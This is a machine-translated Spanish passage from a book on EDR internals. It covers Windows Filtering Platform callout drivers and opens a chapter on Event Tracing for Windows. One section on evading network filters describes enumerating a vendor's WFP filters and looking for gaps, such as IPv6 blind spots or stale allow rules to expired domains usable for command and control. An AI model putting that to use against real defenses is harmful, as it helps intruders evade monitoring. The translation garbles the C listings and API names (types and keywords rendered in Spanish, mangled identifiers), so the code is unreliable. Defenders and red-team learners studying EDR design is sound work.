El valor FWP_DATA_TYPE indica qué miembro de unión debe utilizar el controlador para evaluar los datos. Por ejemplo, si el miembro de tipo es FWP_V4_ADDR_MASK, que se asigna a una dirección IPv4, se accederá al miembro v4AddrMask .

Los miembros de tipo de coincidencia y valor de condición forman un requisito de filtrado discreto cuando se combinan. Por ejemplo, este requisito podría ser "si la dirección IP de destino es 1.1.1.1" o "si el puerto TCP es mayor que 1024". ¿Qué debería suceder cuando la condición se evalúa como verdadera? Para determinar esto, utilizamos el miembro de acción de la estructura FWPM_FILTER . En los controladores de llamadas que realizan actividades de rewalling, podríamos elegir permitir o bloquear el tráfico en función de ciertos atributos. Sin embargo, en el contexto de la supervisión de seguridad, la mayoría de los desarrolladores reenvían la solicitud a las funciones de llamadas especificando la etiqueta FWP_ACTION_CALLOUT_INSPECTION , que pasa la solicitud a la llamada sin esperar que la llamada tome una decisión de permitir o denegar la conexión.

Si combinamos los tres componentes del miembro filterCondition , Podría representar una condición de filtración como una oración completa, como la que se muestra en la Figura 7-5.

Clave de campo	Tipo de concordancia	Condición valor	Acción
Si el puerto TCP remoto es igual a		445	bloquea la conexión

Figura 7-5: Condiciones de filtrado

En este punto, tenemos la lógica básica de nuestra regla de "si esto, haz aquello", pero todavía tenemos que lidiar con algunas otras condiciones relacionadas con el arbitraje de filtros.

Asignación de pesos y subcapas

¿Qué sucede si nuestro controlador tiene filtros para, por ejemplo, permitir el tráfico en el puerto TCP 1080 y bloquear las conexiones salientes en los puertos TCP mayores que 1024? Para manejar estos conflictos, debemos asignar a cada filtro un peso. Cuanto mayor sea el peso, mayor será la prioridad de la condición y antes se debe evaluar. Por ejemplo, el filtro que permite el tráfico en el puerto 1080 se debe evaluar antes que el que bloquea todo el tráfico que utiliza puertos mayores que 1024 para permitir que funcione el software que utiliza el puerto 1080. En el código, un peso es simplemente un FWP_VALUE (UINT8 o UINT64) asignado en el miembro de peso de la estructura FWPM_FILTER .

Además de asignar el peso, necesitamos asignar el filtro a una subcapa para que se evalúe en el momento correcto. Para ello, especificamos un GUID en el miembro layerKey de la estructura. Si creamos nuestra propia subcapa, especificaríamos su GUID aquí. De lo contrario, utilizaríamos uno de los GUID de subcapa predeterminados que se enumeran en la Tabla 7-1.

Tabla 7-1: GUID de subcapa predeterminados

Identificador de subcapa de filtro	Tipo de filtro
TRAVESÍA DEL BORDE DE LA SUBCAPA FWPM (BA69DC66-5176-4979-9C89-26A7B46A8327)	Travesía de aristas
INSPECCIÓN DE SUBCAPA FWPM (877519E1-E6A9-41A5-81B4-8C4F118E4A60)	Inspección
FWPM_SUBLAYER_IPSEC_DOSP (E076D572-5D3D-48EF-802B-909EDDB098BD)	Protección contra denegación de servicio (DoS) de IPsec
TÚNEL DE SALIDA DE ENLACE IPSEC DE SUBCAPA FWPM (A5082E73-8F71-4559-8A9A-101CEA04EF87)	Túnel saliente de reenvío IPsec
TÚNEL IPSEC DE SUBCAPA FWPM (83F299ED-9FF4-4967-AFF4-C309F4DAB827)	Túnel IPsec
FWPM_SUBLAYER_LIPS (1B75C0CE-FF60-4711-A70F-B4958CC3B2D0)	Filtros IPsec heredados
FWPM_SUBLAYER_RPC_AUDIT (758C84F4-FB48-4DE9-9AEB-3ED9551AB1FD)	Auditoría de llamadas a procedimientos remotos (RPC)
SOCKET SEGURO DE SUBCAPA FWPM (15A66E17-3F3C-4F7B-AA6C-812AA613DD82)	Toma de corriente segura
DESCARGA DE LA SUBCAPA TCP DE FWPM (337608B9-B7D5-4D5F-82F9-3618618BC058)	Descarga de chimenea TCP
PLANTILLAS TCP DE SUBCAPA FWPM (24421DCF-0AC5-4CAA-9E14-50F6E3636AF0)	Plantilla TCP
FWPM_SUBCAPA_UNIVERSAL (EEBECC03-CED4-4380-819A-2734397B2B74)	Aquellos que no están asignados a ninguna otra subcapa

Tenga en cuenta que el identificador de subcapa FWPM_SUBLAYER_IPSEC_SECURITY_REALM es definido en el encabezado fwpmu.h pero no está documentado.

Agregar un descriptor de seguridad

El último parámetro que podemos pasar a fwpuclnt!FwpmFilterAdd() es un descriptor de seguridad. Si bien es opcional, permite al desarrollador establecer explícitamente la lista de control de acceso para su filtro. De lo contrario, la función aplicará un valor predeterminado al filtro. Este descriptor de seguridad predeterminado otorga derechos GenericAll a los miembros del grupo Administradores locales y derechos GenericRead, GenericWrite y GenericExecute a los miembros del grupo Operadores de configuración de red, así como los servicios de host de servicio de diagnóstico (WdiServiceHost), agente de políticas IPsec (PolicyAgent), servicio de lista de red (NetProfm), llamada a procedimiento remoto (RpcSs) y firewall de Windows (MpsSvc) . Por último, se otorgan FWPM_ACTRL_OPEN y FWPM_ACTRL_CLASSIFY al grupo Todos.

Una vez que se completa la llamada a fwpuclnt!FwpmFilterAdd() , el controlador de llamada se ha inicializado y procesará eventos hasta que el controlador esté listo para ser descargado. El proceso de descarga está fuera del alcance de este capítulo, ya que es en gran medida irrelevante para el monitoreo de seguridad, pero cierra todos los controladores abiertos previamente, elimina las subcapas y los filtros creados y elimina el controlador de manera segura.

Detección de las técnicas de negociación de los adversarios mediante filtros de red

La mayor parte de la telemetría que recopila un controlador de filtro WFP proviene de sus llamadas. Estas suelen ser llamadas de clasificación , que reciben información sobre la conexión como entrada. A partir de estos datos, los desarrolladores pueden extraer telemetría útil para detectar actividad maliciosa. Exploraremos estas funciones más a fondo, comenzando con su definición en el Listado 7-9.

```
FwpsCalloutClassifyFn2;
vacio FwpsCalloutClassifyFn2(
    [en] constante FWPS_INCOMING_VALUES0 *enValoresFijos,
    [en] constante FWPS_INCOMING_METADATA_VALUES0 *inMetaValues,
    [en, fuera, opcional] void *layerData,
    [en, opcional] const void *classifyContext,
    [en] const FWPS_FILTER2 *filtro,
    [en] Contexto de flujo UINT64,
    [dentro, fuera] FWPS_CLASSIFY_OUT0 *clasificarFuera
)
{...}
```

Listado 7-9: La definición de FwpsCalloutClassifyFn

Al invocarla, la llamada recibe punteros a algunas estructuras que contienen detalles interesantes sobre los datos que se están procesando. Estos detalles incluyen la información básica de la red que esperaría recibir de cualquier aplicación de captura de paquetes (la dirección IP remota, por ejemplo) y metadatos que brindan contexto adicional, incluido el PID del proceso solicitante, la ruta de la imagen y el token.

A cambio, la función de llamada establecerá la acción que debe tomar el shim de la capa de flujo (suponiendo que el paquete que se está procesando está en la capa de flujo), así como una acción que debe tomar el motor de filtrado, como bloquear o permitir el paquete. También puede diferir la toma de decisiones a la siguiente función de llamada registrada. Describimos este proceso con mayor detalle en las siguientes secciones.

Los datos básicos de la red

El primer parámetro, un puntero a una estructura FWPS_INCOMING_VALUES , se define en el Listado 7-10 y contiene información sobre la conexión que se ha pasado desde el motor de filtrado a la llamada.

```
tipo de definición de estructura FWPS_VALORES_ENTRANTES0_{
    UINT16 id de capa;
    UINT32 valorCount;
    FWPS_INCOMING_VALUE0 *valorentrante;
} FWPS_VALORES_ENTRANTES0;
```

Listado 7-10: La estructura FWPS_INCOMING_VALUES

El primer miembro de esta estructura contiene el identificador del filtro.

Capa en la que se obtuvieron los datos. Microsoft define estos valores (por ejemplo, FWPM_LAYER_INBOUND_IPPACKET_V4).

El segundo miembro contiene la cantidad de entradas en la matriz a la que apunta el tercer parámetro, incomingValue. Se trata de una matriz de estructuras FWPS_INCOMING_VALUE que contienen los datos que el motor de filtrado pasa a la llamada. Cada estructura de la matriz tiene solo una estructura FWP_VALUE , que se muestra en el Listado 7-11, que describe el tipo y el valor de los datos.

```
tipo de definición de estructura FWP_VALUE0_ {
    tipo FWP_DATA_TYPE;
    unión {
        UINT8                      uint8;
        UINT16                     uint16;
        UINT32                     uint32;
        UINT64                     *uint64;
        INT8                       int8;
        INT16                      int16;
        INT32                      int32;
        Flotante                   *int64;
        INT64                      flotar32;
        doble                      *doble64;
        Matriz de bytes FWP16      *byteArray16;
        Número de bytes fijos     *byteBlob;
        Sid                        *lado;
        Número de bytes fijos     *Número de bytes fijos;
        FWP_TOKEN_INFORMATION     *información del token;
        FWP_BYTE_BLOB             *información de acceso al token;
        LPWSTR                     cadena unicode;
        Matriz de bytes FWP6       *byteArray6;
    } FWP_VALUE0;
```

Listado 7-11: La definición de la estructura FWP_VALUE

Para acceder a los datos dentro de la matriz, el controlador necesita conocer el índice en el que residen los datos. Este índice varía según el identificador de capa que se esté procesando. Por ejemplo, si la capa es FWPS_LAYER_OUTBOUND_IPPACKET_V4, el controlador accedería a los campos según su índice en la enumeración FWPS_FIELDS_OUTBOUND_IPPACKET_V4 , definida en el Listado 7-12.

```
tipo de enumeración de definición de tipo FWPS_CAMPOS_SALIENTES_IPPACKET_V4_ {
    PAQUETE IP DE SALIDA DEL CAMPO FWPS V4 DIRECCIÓN IP LOCAL,
    PAQUETE IP SALIENTE DE CAMPO FWPS V4 TIPO DE DIRECCIÓN IP LOCAL,
    PAQUETE IP SALIENTE DEL CAMPO FWPS V4 DIRECCIÓN IP REMOTA,
    PAQUETE IP DE SALIDA DE CAMPO FWPS V4 INTERFAZ LOCAL IP,
    ÍNDICE DE INTERFAZ DEL PAQUETE IP DE SALIDA DEL CAMPO FWPS V4,
    ÍNDICE DE SUBINTERFAZ DE PAQUETE IP DE SALIDA DE CAMPO FWPS V4,
    FWPS_CAMPO_PAQUETE_IP_SALIENTE_V4_BANDERAS,
    TIPO DE INTERFAZ DEL PAQUETE IP DE SALIDA DEL CAMPO FWPS V4,
    PAQUETE IP DE SALIDA DE CAMPO FWPS V4 TIPO DE TÚNEL,
    ID DE COMPARTIMENTO DEL PAQUETE IP DE SALIDA DEL CAMPO FWPS V4
    PAQUETE IP DE SALIDA DE CAMPO FWPS V4 MÁXIMO
} FWPS_CAMPOS_PAQUETE_IP_SALIENTE_V4;
```

Listado 7-12: La enumeración FWPS_FIELDS_OUTBOUND_IPPACKET_V4

Por ejemplo, si un controlador de EDR quisiera inspeccionar la IP remota dirección, podría acceder a este valor usando el código del Listado 7-13.

```
si (enFixedValues->layerId == FWPS_LAYER_OUTBOUND_IPPACKET_V4)
{
    UINT32 dirección remota = inFixedValues->
        valoresentrantes[DIRECCIÓN_IP_REMOTE_PAQUETE_IP_SALIENTE_CAMPO_FWPS_V4].valor.uint32;

    --recorte--

}
```

Listado 7-13: Acceso a la dirección IP remota en los valores entrantes

En este ejemplo, el controlador EDR extrae la dirección IP haciendo referencia al valor entero de 32 bits sin signo (uint32) en el índice FWPS_FIELD_OUTBOUND _IPPACKET_V4_IP_REMOTE_ADDRESS en los valores entrantes.

Los metadatos

El siguiente parámetro que recibe la función de llamada es un puntero a una estructura FWPS_INCOMING_METADATA_VALUES0 , que proporciona metadatos increíblemente valiosos a un EDR, más allá de la información que esperaría obtener de una aplicación de captura de paquetes como Wireshark. Puede ver estos metadatos en el Listado 7-14.

typedef estructura FWPS_VALORES_METADATOS_ENTRANTES0 {	
UINT32	valoresMetadataActuales;
UINT32	banderas;
UINT64	reservado;
FWPS_DESCARTAR_METADATOS0	descartarMetadata;
UINT64	manejadorDeFlujo;
UINT32	tamaño del encabezado ip;
UINT32	tamaño del encabezado del transporte;
Número de bytes fijos	*rutaDeProceso;
UINT64	simbólico;
UINT64	procesold;
UINT32	fuentelInterfaceIndex;
UINT32	índice de interfaz de destino;
ULONG	compartimentold;
FWPS_INBOUND_FRAGMENT_METADATA0	fragmentoMetadata;
ULONG	caminioMtu;
MANEJAR	ManejadorDeCompletacion;
UINT64	transporteEndpointHandle;
IDENTIFICACIÓN DEL ALCANCE	identificador de alcance remoto;
WSACMSGHDR	*controlData;
ULONG	controlLongitudDeDatos;
FWP_DIRECCIÓN	direcciónDelpaquete;
PVOID	encabezadoIncluirEncabezado;
ULONG	encabezadoIncludeHeaderLength;
PREFIJO DE DIRECCIÓN IP	prefijoDestino;
UINT16	longitud del marco;
UINT64	controlador del punto final del parent;

```

UINT32                                         Identificador de secuencia icmp;
Palabra D                                       PID de destino de redirecciónamiento local;
Dirección de calcetines                         *Destinooriginal;
MANEJAR                                         redireccionarRegistros;
UINT32                                         valores de metadatos L2 actuales;
UINT32                                         I2Banderas;
UINT32                                         tamaño del encabezado de Mac Ethernet;
UINT32                                         modoOperacionwiFi;
ID DE PUERTO DE CONMUTACIÓN NDIS              vSwitchSourcePortId;
ÍNDICE DE NIC DEL CONMUTADOR NDIS             vSwitchSourceNicIndex;
ID DE PUERTO DE CONMUTACIÓN NDIS              vSwitchDestinationPortId;
UINT32                                         relleno0;
USHORT                                         relleno1;
UINT32                                         relleno2;
MANEJAR                                         vSwitchPacketContext;
PVOID                                          subProcesoEtiqueta;
UINT64 reservado1;
} FWPS_VALORES_METADATOS_ENTRANTES0;

```

Listado 7-14: Definición de la estructura FWPS_INCOMING_METADATA_VALUES0

Mencionamos que uno de los principales beneficios de monitorear el tráfico de la red es que en cada punto final es el contexto que este enfoque proporciona al EDR.

Podemos ver esto en los miembros `processPath`, `processId` y `token`, que nos brindan información sobre el proceso del punto final y el principal asociado.

Tenga en cuenta que no se completarán todos los valores de esta estructura. Para ver qué valores están presentes, la función de llamada comprueba el miembro `currentMetadata Values`, que es un OR bit a bit de una combinación de identificadores de filtros de metadatos. Microsoft nos proporcionó amablemente una macro, `FWPS_IS_METADATA_FIELD_PRESENT()`, que devolverá verdadero si el valor que nos interesa está presente.

Los datos de la capa

Después de los metadatos, la función de clasificación recibe información sobre la capa que se está filtrando y las condiciones bajo las cuales se invoca la llamada.

Por ejemplo, si los datos se originan en la capa de flujo, el parámetro apuntará a una estructura `FWPS_STREAM_CALLOUT_IO_PACKET0`. Los datos de esta capa contienen un puntero a una estructura `FWPS_STREAM_DATA0`, que contiene marcadores que codifican las características del flujo (por ejemplo, si es entrante o saliente, si es de alta prioridad y si la pila de red pasará el marcador FIN en el paquete final). También contendrá el desplazamiento al flujo, el tamaño de sus datos en el flujo y un puntero a una `NET_BUFFER_LIST`.

que describe la parte actual de la secuencia.

Esta lista de búfer es una lista enlazada de estructuras `NET_BUFFER`. Cada estructura de la lista contiene una cadena de listas de descriptores de memoria que se utilizan para almacenar los datos enviados o recibidos a través de la red. Tenga en cuenta que si la solicitud no se originó en la capa de flujo, el parámetro `layerData` apuntará solo a una `NET_BUFFER_LIST`, suponiendo que no sea nula.

La estructura de datos de la capa también contiene un miembro `streamAction`, que es un valor `FWPS_STREAM_ACTION_TYPE` que describe una acción que la llamada recomienda que realice el shim de la capa de flujo. Estas incluyen:

- No hacer nada (FWPS_STREAM_ACTION_NONE).
- Permitir que todos los segmentos de datos futuros en el flujo continúen sin inspección (FWPS_STREAM_ACTION_ALLOW_CONNECTION).
- Solicitar más datos. Si se configura esta opción, la llamada debe completar el campo Miembro countBytesRequired con la cantidad de bytes de datos de transmisión requeridos (FWPS_STREAM_ACTION_NEED_MORE_DATA).
- Desconectar la conexión (FWPS_STREAM_ACTION_DROP_CONNECTION).
- Aplazar el procesamiento hasta que se llame a fwpkclnt!FwpsStreamContinue0() .
Esto se utiliza para el control de flujo, para reducir la velocidad de los datos entrantes (FWPS_STREAM_ACTION_DEFER).

No confunda este miembro streamAction con el parámetro classifyOut pasado a la función classify para indicar el resultado de la operación de filtrado.

Cómo evadir los filtros de red

Probablemente esté interesado en evadir los filtros de red principalmente porque le gustaría llevar su tráfico de comando y control a Internet, pero otros tipos de tráfico también están sujetos a filtrado, como el movimiento lateral y el reconocimiento de red.

Sin embargo, cuando se trata de evadir los controladores de llamadas de WFP, no hay muchas opciones (al menos no en comparación con las que están disponibles para otros componentes de sensores). En muchos sentidos, evadir los filtros de red es muy similar a realizar una evaluación de reglas de firewall estándar. Algunos filtros pueden optar por permitir o denegar explícitamente el tráfico, o pueden enviar el contenido para que lo inspeccione una llamada.

Al igual que con cualquier otro tipo de análisis de cobertura de reglas, la mayor parte del trabajo se reduce a enumerar los distintos filtros del sistema, sus configuraciones y sus conjuntos de reglas. Afortunadamente, existen muchas herramientas disponibles que pueden hacer que este proceso sea relativamente sencillo. El comando integrado netsh le permite exportar los filtros registrados actualmente como un documento XML, un ejemplo del cual se muestra en el Listado 7-15.

```
PS > netsh
netsh> pma
netsh wfp> mostrar filtros
Recopilación de datos exitosa; resultado = filtros.xml

netsh wfp> salir

PS > Seleccionar-Xml ./filtros.xml -XPath 'wfpdiag/filtros/elemento/displayData/nombre' | >> Para
cada objeto {$_.Nodo.InnerXML }
Capa de filtrado de salida de IpPacket V4 de Rivet
Capa de filtrado de salida de red Rivet IpPacket V6
Filtro de tiempo de arranque
Filtro de tiempo de arranque
Capa de filtrado de transporte entrante Rivet IpV4
Capa de filtrado de transporte entrante Rivet IPV6
Capa de filtrado de transporte saliente Rivet IpV4
Capa de filtrado de salida Rivet IPV6
```

```
Filtro de tiempo de arranque
```

```
Filtro de tiempo de arranque
```

```
--recorte--
```

Listado 7-15: Enumeración de filtros registrados con netsh

Dado que analizar XML puede causar algunos dolores de cabeza, es posible que prefiera utilizar una herramienta alternativa, NtObjectManager. Incluye cmdlets para recopilar información relacionada con los componentes de WFP, incluidos los identificadores de subcapa y filtros.

Una de las primeras acciones que debe realizar para tener una idea de qué controladores están inspeccionando el tráfico en el sistema es enumerar todas las subcapas no predeterminadas. Puede hacerlo utilizando los comandos que se muestran en el Listado 7-16.

```
PS > Módulo de importación NtObjectManager
PS > Get-FwSubLayer | >>
Where-Object {$_._Name -notlike "WFP incorporado"} |
>> seleccionar Peso, Nombre, nombre clave | >>
Ordenar-Peso del objeto-Descendente | fl

Peso: 32765
Nombre :IPxlat Reenvia subcapa IPv4
Nombre clave: {4351e497-5d8b-46bc-86d9-abccdb868d6d}

Peso: 4096
Nombre :defensa contra el viento
Nombre clave: {3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}

Peso: 256
Nombre :VPN abierto
Nombre clave: {2f660d7e-6a37-11e6-a181-001e8c6e04a2}
```

Listado 7-16: Enumeración de subcapas de WFP mediante NtObjectManager

Los pesos indican el orden en el que se evaluarán las subcapas durante el arbitraje de filtros. Busque subcapas interesantes que valga la pena explorar más a fondo, como las asociadas con aplicaciones que brindan monitoreo de seguridad. Luego, utilizando el cmdlet Get-FwFilter , devuelva los filtros asociados con la subcapa especificada, como se muestra en el Listado 7-17.

```
PS > Obtener-FwFilter | >>
Objeto-Dónde {$_._SubLayerKeyName -eq '{3c1cd879-1b8c-4ab4-8f83-5ed129176ef3}'} | >> Objeto-Dónde {$_._IsCallout -eq
$true} |
>> seleccione Tipo de acción, Nombre, Nombre de clave de capa, Nombre de clave de llamada, Id. de
filtro | >> fl
```

```
Tipo de acción : Llamada finalizada
Nombre : flujo de viento_defensa_v4
Nombre de clave de capa: FWPM_LAYER_STREAM_V4
Nombre de clave de llamada: {d67b238d-d80c-4ba7-96df-4a0c83464fa7}
Identificación del filtro :69085
```

```

Tipo de acción : Llamada de inspección
Nombre : Asignación de recursos de Windefend v4
Nombre de clave de capa: FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V4
Nombre de clave de llamada: {58d7275b-2fd2-4b6c-b93a-30037e577d7e}
Identificación del filtro :69087

Tipo de acción : Llamada finalizada
Nombre : datagrama de windefend_v6
Nombre de clave de capa: FWPM_LAYER_DATAGRAM_DATA_V6
Nombre de clave de llamada: {80cece9d-0b53-4672-ac43-4524416c0353}
Identificación del filtro :69092

Tipo de acción : Llamada de inspección
Nombre : Asignación de recursos de Windefend v6
Nombre de clave de capa: FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V6
Nombre de clave de llamada: {ced78e5f-1dd1-485a-9d35-7e44cc9d784d}
Identificación del filtro :69088

```

Listado 7-17: Enumeración de filtros asociados a una capa de subfiltro

Para nuestros propósitos, el filtro más interesante de esta capa es la inspección de llamadas, ya que envía el contenido de la conexión de red al controlador, que determinará si se debe finalizar la conexión. Puede inspeccionar las llamadas pasando sus nombres de clave al cmdlet Get-FwCallout .

El listado 7-18 muestra el proceso de investigación de uno de los problemas de Windows Defender. filtros.

```

PS > Obtener-FwCallout |
>> Donde-Objeto {$_.KeyName -eq '{d67b238d-d80c-4ba7-96df-4a0c83464fa7'} | 
>> seleccionar *

Banderas : ConditionalOnFlow, Registrado
Clave del proveedor : 00000000-0000-0000-000000000000
Datos del proveedor : {}
Capa aplicable : 3b89653c-c170-49e4-b1cd-e0eeee19a3e
Identificación de llamada :302
Llave : d67b238d-d80c-4ba7-96df-4a0c83464fa7
Nombre : flujo de viento_defensa_v4
Descripción : defensa contra el viento
Nombre clave: {d67b238d-d80c-4ba7-96df-4a0c83464fa7}
Descriptor de seguridad: -snip-
Nombre del objeto: windefend_stream_v4
Tipo Nt : Nombre = Firewall - Índice = -1
EsContenedor : FALSO

```

Listado 7-18: Uso de NtObjectManager para inspeccionar filtros WFP

Esta información nos ayuda a determinar el tipo de tráfico que se está inspeccionando, ya que incluye la capa para la que se registra la llamada; una descripción que podría hacer que la comprensión del propósito del llamado sea más fácil de identificar. y el descriptor de seguridad, que se puede auditar para encontrar posibles errores de configuración que otorgarían un control excesivo sobre él. Pero aún no nos dice exactamente qué está buscando el controlador. No hay dos proveedores de EDR que lo hagan.

inspeccionar los mismos atributos de la misma manera, por lo que la única forma de saber qué está examinando un controlador es realizar ingeniería inversa de sus rutinas de llamada.

Sin embargo, podemos evaluar los filtros WFP buscando brechas de configuración como las que se encuentran en los firewalls estándar. Después de todo, ¿por qué molestarnos en aplicar ingeniería inversa a un controlador cuando podríamos simplemente buscar reglas que podamos abusar de ellas? Una de mis formas favoritas de evadir la detección es encontrar brechas que permitan que el tráfico se escape. Por ejemplo, si una llamada solo monitorea el tráfico IPv4, el tráfico enviado usando IPv6 no será inspeccionado.

Dado que las omisiones varían entre proveedores y entornos, intente buscar reglas que permitan explícitamente el tráfico a un destino determinado. En mi experiencia, estas suelen implementarse para el entorno particular en el que se implementa el EDR en lugar de ser parte de la configuración predeterminada del EDR. Algunas incluso pueden estar desactualizadas. Supongamos que descubre una regla antigua que permite todo el tráfico saliente en el puerto TCP 443 a un dominio determinado. Si el dominio ha expirado, es posible que pueda comprarlo y usarlo como un canal de comando y control HTTPS.

Busque también configuraciones de filtro específicas que pueda aprovechar. Por ejemplo, un filtro podría borrar FWPM_FILTER_FLAG_CLEAR_ACTION_RIGHT.

Como resultado, los filtros de menor prioridad no podrán anular las decisiones de este filtro. Ahora, digamos que un EDR permite explícitamente que el tráfico salga a un dominio y borra la bandera antes mencionada. Incluso si un filtro de menor prioridad emite un bloqueo, el tráfico aún podrá salir.

(Por supuesto, como sucede con todo lo relacionado con WFP, no es tan sencillo. Existe una bandera, FWPS_RIGHT_ACTION_WRITE, que veta esta decisión si se restablece antes de la evaluación del filtro. Esto se denomina conflicto de filtro y provoca que sucedan algunas cosas: se bloquea el tráfico, se genera un evento de auditoría y las aplicaciones suscritas a las notificaciones recibirán uno, lo que les permitirá tomar conciencia de la configuración incorrecta).

En resumen, evadir los filtros de WFP es muy parecido a evadir los re-walls tradicionales: podemos buscar brechas en los conjuntos de reglas, configuraciones y lógica de inspección implementados por el controlador de filtro de red de un EDR para encontrar formas de sacar nuestro tráfico. Evalúe la viabilidad de cada técnica en el contexto del entorno y los filtros particulares de cada EDR. En algunos casos, esto puede ser tan simple como revisar las reglas de filtrado. En otros, esto puede significar una inmersión profunda en la lógica de inspección del controlador para determinar qué se está filtrando y cómo.

Conclusión

Los controladores de filtros de red tienen la capacidad de permitir, denegar o inspeccionar el tráfico de red en el host. Lo más relevante para EDR es la función de inspección facilitada por las llamadas de estos controladores. Cuando una actividad de un atacante involucra la pila de red, como la señalización de agentes de comando y control y el movimiento lateral, un controlador de filtro de red que se encuentra en línea con el tráfico puede detectar indicadores de ello. Para evadir estas llamadas es necesario comprender los tipos de tráfico que desean inspeccionar y luego identificar las brechas en la cobertura, algo similar a una auditoría de reglas de firewall estándar.

8

SEGUIMIENTO DE EVENTOS PARA WINDOWS



Uso del seguimiento de eventos para Windows (ETW) Instalación de registro, los desarrolladores pueden programar sus aplicaciones para emitir eventos,

Consumir eventos de otros componentes y controlar sesiones de seguimiento de eventos. Esto les permite para rastrear la ejecución de su código y monitorear o

Depurar posibles problemas. Puede resultar útil pensar en ETW como una alternativa a la depuración basada en printf; los mensajes se emiten a través de un canal común utilizando un formato estándar en lugar de imprimirse en la consola.

En un contexto de seguridad, ETW proporciona telemetría valiosa que de otro modo no estaría disponible para un agente de punto final. Por ejemplo, el entorno de ejecución de lenguaje común, que se carga en cada proceso .NET, emite eventos únicos.

El uso de ETW puede brindar más información que cualquier otro mecanismo sobre la naturaleza del código administrado que se ejecuta en el host. Esto permite que un agente EDR recopile datos nuevos a partir de los cuales crear nuevas alertas o enriquecer eventos existentes.

ETW rara vez recibe elogios por su simplicidad y facilidad de uso, en gran parte gracias a la documentación técnica tremadamente complicada que proporciona Microsoft. Afortunadamente, si bien el funcionamiento interno de ETW y los detalles de implementación son fascinantes, no es necesario comprender por completo su arquitectura. Este capítulo cubre las partes de ETW que son relevantes para aquellos interesados en la telemetría. Analizaremos cómo un agente puede recopilar telemetría de ETW y cómo evadir esta recopilación.

Arquitectura

Hay tres componentes principales involucrados en ETW: proveedores, consumidores y controladores. Cada uno de estos componentes cumple una función distinta en una sesión de seguimiento de eventos. La siguiente descripción general describe cómo encaja cada componente en la arquitectura más amplia de ETW.

Proveedores

En pocas palabras, los proveedores son los componentes de software que emiten eventos. Estos pueden incluir partes del sistema, como el Programador de tareas, una aplicación de terceros o incluso el propio núcleo. Por lo general, el proveedor no es una aplicación o imagen independiente, sino la imagen principal asociada con el componente.

Cuando esta imagen del proveedor sigue alguna ruta de código interesante o preocupante, el desarrollador puede optar por que emita un evento relacionado con su ejecución. Por ejemplo, si la aplicación maneja la autenticación de usuarios, podría emitir un evento cada vez que la autenticación falla. Estos eventos contienen cualquier dato que el desarrollador considere necesario para depurar o monitorear la aplicación, desde una cadena simple hasta estructuras complejas.

Los proveedores de ETW tienen GUID que otro software puede usar para identificarlos. Además, los proveedores tienen nombres más fáciles de usar, generalmente definidos en su manifiesto, que permiten a los usuarios identificarlos más fácilmente. Hay alrededor de 1100 proveedores registrados en las instalaciones predeterminadas de Windows 10.

La Tabla 8-1 incluye aquellos productos de seguridad de puntos finales que pueden resultar útiles.

Tabla 8-1: Proveedores de ETW predeterminados relevantes para la supervisión de seguridad

Nombre del proveedor	GUID	Descripción
Análisis antimalware de Microsoft Interfaz	{2A576B87-09A7-520E-C21A-4942F0271D67}	Proporciona detalles sobre los datos que pasan a través de la interfaz de escaneo antimalware
Microsoft-Windows-Tiempo de ejecución de DotNET	{E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}	Proporciona eventos relacionados con los ensamblados .NET que se ejecutan en el host local
Auditoría de Microsoft Windows CVE {85A62A0D-7E17-485F-9D4F-749A287193A6}		Proporciona un mecanismo para que el software informe sobre intentos de explotar vulnerabilidades conocidas.
DNS de Microsoft Windows Cliente	{1C95126E-7EEA-49A9-A3FE-A378B03DDB4D}	Detalla los resultados de la resolución del nombre de dominio en el host

Nombre del proveedor	GUÍA	Descripción
Kernel de Microsoft Windows Proceso	{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}	Proporciona información relacionada con la creación y finalización de procesos (similar a lo que un controlador puede obtener utilizando una rutina de devolución de llamada de creación de procesos)
Microsoft-Windows-Potencia Shell	{A0C1853B-5C40-4B15-8766-3CF1C58F985A}	Proporciona la funcionalidad de registro de bloques de scripts de PowerShell
RPC de Microsoft Windows	{6AD52B32-D609-4BE9-AE07-CE8DAE937E39}	Contiene información relacionada con las operaciones RPC en el sistema local
Seguridad de Microsoft Windows Kerberos	{98E6FCFCB-EE0A-41E0-A57B-622D4E1B30B1}	Proporciona información relacionada con la autenticación Kerberos en el host
Servicios de Microsoft Windows	{0063715B-EEDA-4007-9429-AD526F62696E}	Emite eventos relacionados con la instalación, operación y remoción de servicios.
Microsoft-Windows-Pantalla inteligente	{3CB2A168-FE34-4A4E-BDAD-DCF422F34473}	Proporciona eventos relacionados con Microsoft Defender SmartScreen y su interacción con archivos descargados de Internet
Microsoft-Windows-Programador de tareas	{DE7B24EA-73C8-4A09-985D-5BDADCFA9017}	Proporciona información relacionada con las tareas programadas.
Microsoft Windows WebIO	{50B3E73C-9370-461D-BB9F-26F32D68887D}	Proporciona visibilidad de las solicitudes web realizadas por los usuarios del sistema.
Microsoft-Windows-WMI-Actividad	{1418EF04-B0B4-4623-BF7E-D74AB47BBDA}	Proporciona telemetría relacionada con el funcionamiento de WMI, incluidas las suscripciones a eventos.

Los proveedores de ETW son objetos protegibles, lo que significa que se les puede aplicar un descriptor de seguridad. Un descriptor de seguridad proporciona una forma para que Windows restrinja el acceso al objeto a través de una lista de control de acceso discrecional o registre los intentos de acceso a través de una lista de control de acceso del sistema. El listado 8-1 muestra el descriptor de seguridad aplicado al proveedor Microsoft-Windows-Services.

```
PS > $SDs = Get-ItemProperty -Path HKLM\Sistema\CurrentControlSet\Control\WMI\Seguridad
PS > $sddl = ([wmiclass]"Win32_SecurityDescriptorHelper").
>> BinarySDToSDDL($SDs.'0063715b-eeda-4007-9429-ad526f62696e').
>> SDDL

PS > Convertir desde SddlString -Sddl $sddl

:BUILTIN\Administradores
Propietario: BUILTIN\Administradores
DiscrecionalAcl: {NT AUTHORITY\SYSTEM: Acceso permitido,
                  AUTORIDAD NT\SERVICIO LOCAL: Acceso Permitido,
                  BUILTIN\Administradores: Acceso permitido}
SistemaAcl : {}
Descriptor sin procesar : Sistema.Seguridad.Control de acceso.Descriptor de seguridad común
```

Listado 8-1: Evaluación del descriptor de seguridad aplicado a un proveedor

